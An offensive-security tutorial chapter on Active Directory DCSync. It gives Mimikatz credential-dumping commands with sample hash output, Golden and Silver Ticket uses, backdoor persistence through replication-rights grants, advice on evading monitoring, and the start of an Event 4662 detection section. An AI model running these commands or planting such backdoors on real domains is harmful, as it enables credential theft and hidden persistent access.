
Appearance
Chapter 40: DCSync
Introduction
If there is a single command that strikes fear into the hearts of Active Directory administrators, it's lsadump::dcsync. This is the crown jewel of credential theft—the technique that fundamentally changed how we think about Active Directory security. For years, extracting domain credentials required physical or administrative access to a Domain Controller, whether to dump the ntds.dit file or scrape LSASS memory. Both approaches are loud, invasive, and increasingly caught by modern EDR solutions.
DCSync changed everything. It allows us to request any user's password hash from across the network using the DC's own replication protocol. We don't touch the disk, we don't touch memory, and we don't need to log into the DC itself. We simply ask politely using the language Domain Controllers speak to each other.
In my experience, DCSync is the ultimate bridge from "Domain Admin" to "Domain Owner." It leverages MS-DRSR (Directory Replication Service Remote Protocol)—the same mechanism DCs use to synchronize the directory database with each other. By telling a DC, "Hey, I'm a fellow Domain Controller, please send me the latest updates for the Administrator account," we receive the NTLM hash, Kerberos AES keys, and complete password history without triggering traditional credential dumping alerts.
In this chapter, we're going to break down the technical architecture of MS-DRSR and the specific RPC calls that make DCSync possible. We'll examine the Active Directory extended rights—particularly DS-Replication-Get-Changes-All—that control who can perform replication. We'll walk through comprehensive Mimikatz implementation examples for single user extraction, bulk domain dumps, and the nuances of working with different credential types. For defensive practitioners, we'll detail how to correlate Event ID 4662 with Event ID 4624 to identify unauthorized replication attempts and build effective detection rules.
Technical Foundation: Directory Replication Architecture
Understanding MS-DRSR
Active Directory isn't a single monolithic database—it's a distributed, multi-master database replicated across all Domain Controllers in the forest. To maintain consistency and availability, DCs must constantly synchronize changes with each other. This synchronization happens through the Directory Replication Service Remote Protocol (MS-DRSR).
The protocol was designed for efficiency and security. When a user changes their password on one DC, that change needs to propagate to all other DCs so authentication works consistently regardless of which DC handles the request. The replication protocol includes not just the visible attributes like usernames and group memberships, but also the secret attributes—password hashes, Kerberos keys, and supplemental credentials.
The Replication Process Flow
When Domain Controllers communicate using MS-DRSR, they follow a specific sequence of RPC calls:

Step 1: DSBind Request/Response - The requesting DC initiates a binding operation with the target DC. This establishes an RPC connection and negotiates the replication context. During binding, the DCs authenticate each other and establish a secure channel for the sensitive data that will follow.
Step 2: DSGetDomainControllerInfo - The client requests information about available Domain Controllers. If you haven't specified a particular DC, this call helps Mimikatz find the nearest or most appropriate DC to target.
Step 3: DSGetNCChanges Request - This is where the actual replication request happens. NC stands for "Naming Context"—essentially a partition of the directory. The request specifies which objects have changed since a particular replication state, identified by USN (Update Sequence Number).
Step 4: DSGetNCChanges Response - The DC responds with the requested objects and their attributes, including the encrypted password hashes and supplemental credentials. This response contains everything needed to reconstruct the user's authentication material.
What makes DCSync so effective is that this entire exchange uses completely legitimate protocols. From the DC's perspective, it's handling a normal replication request from what appears to be another Domain Controller. No alarms are raised at the endpoint level because no suspicious memory access or file operations occur—it's just network replication traffic.
Naming Contexts and Replication Scope
Active Directory organizes data into naming contexts (also called partitions):
Domain NC - Contains all domain-specific objects like users, groups, and computers for a single domain (e.g., DC=corp,DC=acme,DC=com)
Configuration NC - Contains forest-wide configuration data like sites, subnets, and trusts
Schema NC - Contains the directory schema definitions
Application NC - Optional partitions for application-specific data
When performing DCSync, you're typically targeting the Domain NC because that's where user and computer objects (and their credentials) reside. The replication rights we'll discuss in the next section control access to replicating these specific naming contexts.
The Role of Directory Replication Rights
Not everyone can perform directory replication. Active Directory uses extended rights to control which accounts can request replication data. These rights are assigned at the domain level and are checked during the DSBind phase before any sensitive data is transmitted.
Active Directory Extended Rights for Replication
DS-Replication-Get-Changes
CN: DS-Replication-Get-Changes GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2Description: Extended right needed to replicate changes from a given naming context, including those replicated to the Global Catalog
This right allows an account to read directory changes, but excludes "secret" attributes like password hashes. It's necessary but not sufficient for DCSync. Think of it as the baseline replication permission that lets you sync group memberships, organizational changes, and other non-sensitive directory data.
DS-Replication-Get-Changes-All
CN: DS-Replication-Get-Changes-All GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2Description: Control access right that allows replication of all data in a given replication NC, including secret domain data
This is the critical permission for DCSync. With this right, an account can replicate the unicodePwd attribute (NTLM hash), supplementalCredentials (Kerberos keys, WDigest hashes), and password history. Without this permission, DCSync attempts will fail when requesting user objects.
DS-Replication-Get-Changes-In-Filtered-Set
CN: DS-Replication-Get-Changes-In-Filtered-Set GUID: 89e95b76-444d-4c62-991a-0facbeda640cDescription: Required for replicating objects in Read-Only Domain Controller (RODC) filtered attribute set
This right is rarely required for DCSync operations, but some environments (particularly those with RODCs) may check for it. In my experience, you'll almost never encounter a scenario where this permission makes or breaks a DCSync attempt, but it's worth understanding for completeness.
Default Permission Holders
By default, these extended rights are granted to:
Domain Admins - Full replication rights across their domain Enterprise Admins - Full replication rights across the entire forest Domain Controllers - Computer accounts of DCs have these rights by definition Administrators (Builtin) - Inherited from Domain Admins membership
This is why DCSync typically works once you've compromised a Domain Admin account—the permissions are already in place. However, these rights can also be explicitly granted to other accounts, creating backdoor access that persists even after initial compromise is remediated.
The lsadump::dcsync Command
Prerequisites
To successfully execute DCSync, you need:
- Proper AD Rights - Either membership in Domain Admins/Enterprise Admins, or explicit DS-Replication-Get-Changes-All permissions
- Network Connectivity - RPC access to a Domain Controller (typically port 135 for endpoint mapper, plus dynamic high ports)
- Domain Context - Your system should be domain-joined or you should provide explicit domain parameters
You don't need local administrator rights on your current machine, just the appropriate AD permissions and network access to a DC.
Basic Syntax
mimikatz # lsadump::dcsync /user:<username> [/domain:<domain>] [/dc:<dc_name>]Parameters for lsadump::dcsync
| Parameter | Description |
|---|---|
/user: | sAMAccountName of the user account to replicate |
/guid: | GUID of object to replicate (alternative to /user) |
/all | Replicate all objects with credentials (users and computers) |
/domain: | (Optional) FQDN of the domain to target (defaults to current domain) |
/dc: | (Optional) FQDN of specific DC to query (defaults to automatic DC selection) |
/csv | (Optional) Output results in CSV format (tab-delimited) for easy parsing |
Single User Extraction
This is the most common operational usage—extracting credentials for a specific high-value target:
mimikatz # lsadump::dcsync /user:Administrator

[DC] 'corp.acme.com' will be the domain
[DC] 'DC01.corp.acme.com' will be the DC server
[DC] Object RID          : 500

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/15/2023 3:42:18 PM
Object Security ID   : S-1-5-21-2952760202-1353902439-2381784705-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889
    ntlm- 0: fc525c9683e8fe067095ba2ddc971889
    ntlm- 1: 7f9b8c6e5d4a3b2c1d0e9f8a7b6c5d4e
    lm  - 0: 8846f7eaee8fb117ad06bdd830b7586c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 3a8c9b7e5f4d3a2b1c0e9d8f7a6b5c4d

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.ACME.COMAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a9b8c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a1b0c9d8e7f6a5b4c3d2e1f0a9b8
      aes128_hmac       (4096) : 7f9b8c6e5d4a3b2c1d0e9f8a7b6c5d4e
      des_cbc_md5       (4096) : 4f3e2d1c0b9a8f7e

* Primary:Kerberos *
    Default Salt : CORP.ACME.COMAdministrator
    Credentials
      des_cbc_md5       : 4f3e2d1c0b9a8f7e
Understanding the Output
The output is rich with information that's valuable for different attack scenarios:
Account Metadata - RID, SID, Account Type, and User Account Control flags tell you about the account's status and privileges
Hash NTLM - The current NTLM hash (line ntlm- 0) and password history (subsequent ntlm- lines). The NTLM hash can be used immediately for Pass-the-Hash attacks.
Kerberos Keys - Both old (Primary:Kerberos) and new (Primary:Kerberos-Newer-Keys) Kerberos encryption keys:
- aes256_hmac - AES256 key used for modern Kerberos authentication
- aes128_hmac - AES128 key, fallback for older systems
- des_cbc_md5 - Legacy DES key (rarely used, often disabled)
These Kerberos keys are critical for Over-Pass-the-Hash and Golden/Silver Ticket attacks.
Salt and Iterations - Shows the Kerberos salt value and PBKDF2 iteration count. The salt (Domain + Username) is important when crafting Kerberos tickets manually.
Extracting by GUID
Sometimes you need to extract an object by its GUID rather than username, particularly when dealing with deleted objects or when the sAMAccountName is ambiguous:
mimikatz # lsadump::dcsync /guid:{a8f9c7e6-d5b4-a3f2-e1d0-c9b8a7f6e5d4}This approach is useful when you've enumerated AD via LDAP and have object GUIDs but want to avoid name resolution issues.
Computer Account Extraction
DCSync isn't limited to user accounts. Computer accounts also have credentials that can be extracted:
mimikatz # lsadump::dcsync /user:FILESERVER01$

[DC] 'corp.acme.com' will be the domain
[DC] 'DC01.corp.acme.com' will be the DC server

** SAM ACCOUNT **

SAM Username         : FILESERVER01$
Account Type         : 30000001 ( WORKSTATION_TRUST_ACCOUNT )
User Account Control : 00001000 ( WORKSTATION_TRUST_ACCOUNT )

Credentials:
  Hash NTLM: 8a7f6e5d4c3b2a1f0e9d8c7b6a5f4e3d
Computer account credentials are valuable for lateral movement and can sometimes provide access to sensitive resources that trust the computer's identity.
Full Domain Dump
When you want everything—every user, every computer, every credential—use the /all parameter. This is the "nuclear option" that extracts the entire domain credential database:
mimikatz # log dcsync_full_dump.txt
mimikatz # lsadump::dcsync /all /csv
The /csv flag formats output as tab-delimited data, making it easy to import into password crackers like Hashcat or John the Ripper:

CSV Format:
RID	sAMAccountName	Hash NTLM
500	Administrator	fc525c9683e8fe067095ba2ddc971889
501	Guest
502	krbtgt	8a7f6e5d4c3b2a1f0e9d8c7b6a5f4e3d
1103	john.smith	3b2a1f0e9d8c7b6a5f4e3d2c1b0a9f8e
Operational Note: Full domain dumps can take several minutes in large environments (10,000+ users) and generate significant network traffic. In mature environments with proper monitoring, bulk replication from a non-DC source is a high-fidelity alert. Use this judiciously.
Targeting Specific Domain Controllers
By default, Mimikatz will automatically discover and use the nearest DC. However, you might want to target a specific DC for operational reasons:
mimikatz # lsadump::dcsync /user:Administrator /dc:DC02.corp.acme.comWhy Target Specific DCs:
- Avoid DCs with heavy monitoring/EDR
- Target DCs in remote sites with less security oversight
- Exploit replication lag (a password changed on DC01 might not have replicated to DC02 yet)
- Bypass network segmentation (you might only have network access to certain DCs)
Cross-Domain DCSync
In forest environments with trust relationships, you can DCSync users from trusted domains if your account has appropriate permissions:
mimikatz # lsadump::dcsync /user:Administrator /domain:child.corp.acme.comThis requires Enterprise Admin privileges or explicit replication rights in the target domain.
WDigest and Supplemental Credentials
Understanding WDigest Credentials
When you DCSync an account, you might see a section labeled "WDigest" in the output:

WDigest is an older authentication protocol that stores credentials in a reversible format. The supplemental credentials contain 29 different hashed combinations of the username and password using MD5. Each combination uses different forms of the username:
Example Combinations:
MD5(username:realm:password)MD5(UPPER(username):realm:password)MD5(LOWER(username):realm:password)MD5(userPrincipalName, password)
These are stored to support various authentication scenarios, but they also provide multiple hash formats that might be useful in different attack contexts.
Reference: MS-SAMR 2.2.11.1.4
Reversible Encryption - Cleartext Passwords
In some misconfigurations, you might encounter accounts with reversible encryption enabled. When the UserAccountControl attribute includes the ENCRYPTED_TEXT_PASSWORD_ALLOWED flag, and a user has changed their password after this was set, DCSync will reveal the cleartext password:

mimikatz # lsadump::dcsync /user:sqlservice

Credentials:
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889

Supplemental Credentials:
* Primary:CLEARTEXT *
    Password : P@ssw0rd123!
This is a goldmine when it happens. The cleartext password can be used for everything—not just NTLM authentication but also for services that require actual passwords like VPNs, web applications, or SQL Server authentication.
Finding Accounts with Reversible Encryption
You can proactively search for these misconfigurations using LDAP queries:
LDAP Filter:
(&(sAMAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=128))PowerShell Implementation:
powershell
$filter = '(&(sAMAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=128))'
$searcher = [adsisearcher]$filter
$searcher.FindAll() | Select-Object Path
Accounts with reversible encryption are often service accounts configured by administrators who didn't understand the security implications. These represent high-value targets.
Attack Scenarios and Operational Use
Scenario 1: Initial Domain Admin to krbtgt
Once you've compromised Domain Admin credentials, your first DCSync target should be the krbtgt account:
mimikatz # lsadump::dcsync /user:krbtgt

Credentials:
  Hash NTLM: 8a7f6e5d4c3b2a1f0e9d8c7b6a5f4e3d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    aes256_hmac: a9b8c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a1b0c9d8e7f6a5b4c3d2e1f0a9b8
With the krbtgt hash, you can create Golden Tickets that grant you persistent, domain-wide access even if the initial Domain Admin account is disabled or the password is changed. This is your insurance policy.
Scenario 2: Targeted High-Value Account Extraction
You've identified through reconnaissance that the account sql-admin has privileged access to production databases:
mimikatz # lsadump::dcsync /user:sql-adminExtract just this one account rather than dumping the entire domain. This reduces your network footprint and limits the scope of your activity in logs.
Scenario 3: Password History Analysis
Users often follow predictable password patterns. Extracting password history can help identify these patterns:
mimikatz # lsadump::dcsync /user:john.smith

Credentials:
  Hash NTLM:
    ntlm- 0: fc525c9683e8fe067095ba2ddc971889  (current)
    ntlm- 1: 7f9b8c6e5d4a3b2c1d0e9f8a7b6c5d4e  (previous)
    ntlm- 2: 6a5f4e3d2c1b0a9f8e7d6c5b4a3f2e1d  (2 changes ago)
If you crack these hashes offline, you might discover patterns like:
Summer2023!→Fall2023!→Winter2023!Password1→Password2→Password3
This intelligence helps you predict future passwords or crack current passwords of other users who might follow similar patterns.
Scenario 4: Computer Account for Silver Tickets
Extract computer account credentials to forge Silver Tickets for specific services:
mimikatz # lsadump::dcsync /user:SQLPROD01$

Credentials:
  Hash NTLM: 3b2a1f0e9d8c7b6a5f4e3d2c1b0a9f8e
Use this hash to create Silver Tickets for services running on SQLPROD01:
mimikatz # kerberos::golden /domain:corp.acme.com /sid:S-1-5-21-... /target:SQLPROD01.corp.acme.com /service:MSSQLSvc /rc4:3b2a1f0e9d8c7b6a5f4e3d2c1b0a9f8e /user:Administrator /pttThis grants you access to SQL Server running on that machine without ever authenticating with a real user account.
Persistence Through DCSync Backdoors
The Concept
One of the most resilient persistence techniques is granting DCSync rights to a low-privilege account that defenders wouldn't think to audit. This backdoor survives password resets, account lockouts of privileged accounts, and even many incident response procedures because administrators rarely audit ACLs on the domain object itself.
Implementation with PowerView
PowerView (part of PowerSploit) provides a simple method to grant DCSync rights:
powershell
Import-Module .\PowerView.ps1

Add-ObjectACL -TargetDistinguishedName "DC=corp,DC=acme,DC=com" `
              -PrincipalSamAccountName svc_backup `
              -Rights DCSync
This grants the svc_backup account both DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights on the domain object.
Implementation with Native Tools
You can also use Windows native tools without PowerShell:
cmd
dsacls "DC=corp,DC=acme,DC=com" /G "CORP\svc_backup:CA;Replicating Directory Changes"
dsacls "DC=corp,DC=acme,DC=com" /G "CORP\svc_backup:CA;Replicating Directory Changes All"
Verification
Verify the permissions were applied correctly:
powershell
Get-ObjectACL -DistinguishedName "DC=corp,DC=acme,DC=com" -ResolveGUIDs |
    Where-Object {$_.IdentityReference -match "svc_backup"}
Testing the Backdoor
Log in as the backdoor account and test DCSync:
C:\> runas /netonly /user:corp\svc_backup cmd.exe
# In the new window:
C:\> mimikatz.exe
mimikatz # lsadump::dcsync /user:Administrator

[DC] 'corp.acme.com' will be the domain
[Success]
Choosing the Right Backdoor Account
Service Accounts - Accounts like svc_backup, svc_monitor, or svc_legacy are ideal because they're expected to have unusual permissions and rarely scrutinized.
Disabled Accounts - In some cases, you can grant rights to disabled accounts. If your access is ever discovered and revoked, you can re-enable the account and resume operations.
Computer Accounts - Granting DCSync rights to a computer account you control provides persistence even if all user accounts are reset.
Operational Security
Blend In - Choose account names that fit the environment's naming convention Avoid Detection - Don't use the backdoor immediately; wait weeks or months before activating it Multiple Backdoors - Create 2-3 backdoor accounts in different OUs with different naming patterns Document Carefully - In red team engagements, ensure you document these backdoors for the blue team debrief
Integration with Other Tools
Meterpreter Integration
If you're using Metasploit, the Meterpreter payload has built-in DCSync functionality through the Kiwi extension:
meterpreter > load kiwi
meterpreter > dcsync_ntlm krbtgt
This provides the same functionality as Mimikatz but within the Metasploit framework, useful for maintaining consistency in post-exploitation workflows.
Cobalt Strike Integration
Cobalt Strike includes DCSync in its built-in commands:
beacon> dcsync corp.acme.com CORP\AdministratorThe hash is automatically stored in Cobalt Strike's credential store and can be used with other beacon commands like pth (Pass-the-Hash).
Impacket secretsdump.py
For Linux-based operations, Impacket's secretsdump.py provides DCSync functionality:
bash
secretsdump.py -just-dc-user Administrator 'CORP/admin:P@ssw0rd@DC01.corp.acme.com'This is valuable when operating from Linux attack platforms or when you want to avoid dropping Mimikatz on Windows systems.
Detection and Indicators of Compromise
Event Log Indicators
DCSync creates specific event log signatures that alert defenders can identify and correlate.
Event ID 4662: An operation was performed on an object
This event fires when someone accesses the domain naming context with replication rights. The critical fields to examine:
Log Name: Security
Source: Microsoft-Windows-Security-Auditing
Event ID: 4662
Task Category: Directory Service Access
Level: Information

Subject:
    Security ID: CORP\alice
    Account Name: alice
    Account Domain: CORP
    Logon ID: 0x3E7

Object:
    Object Server: DS
    Object Type: %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
    Object Name: %{dc=corp,dc=acme,dc=com}

Properties: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
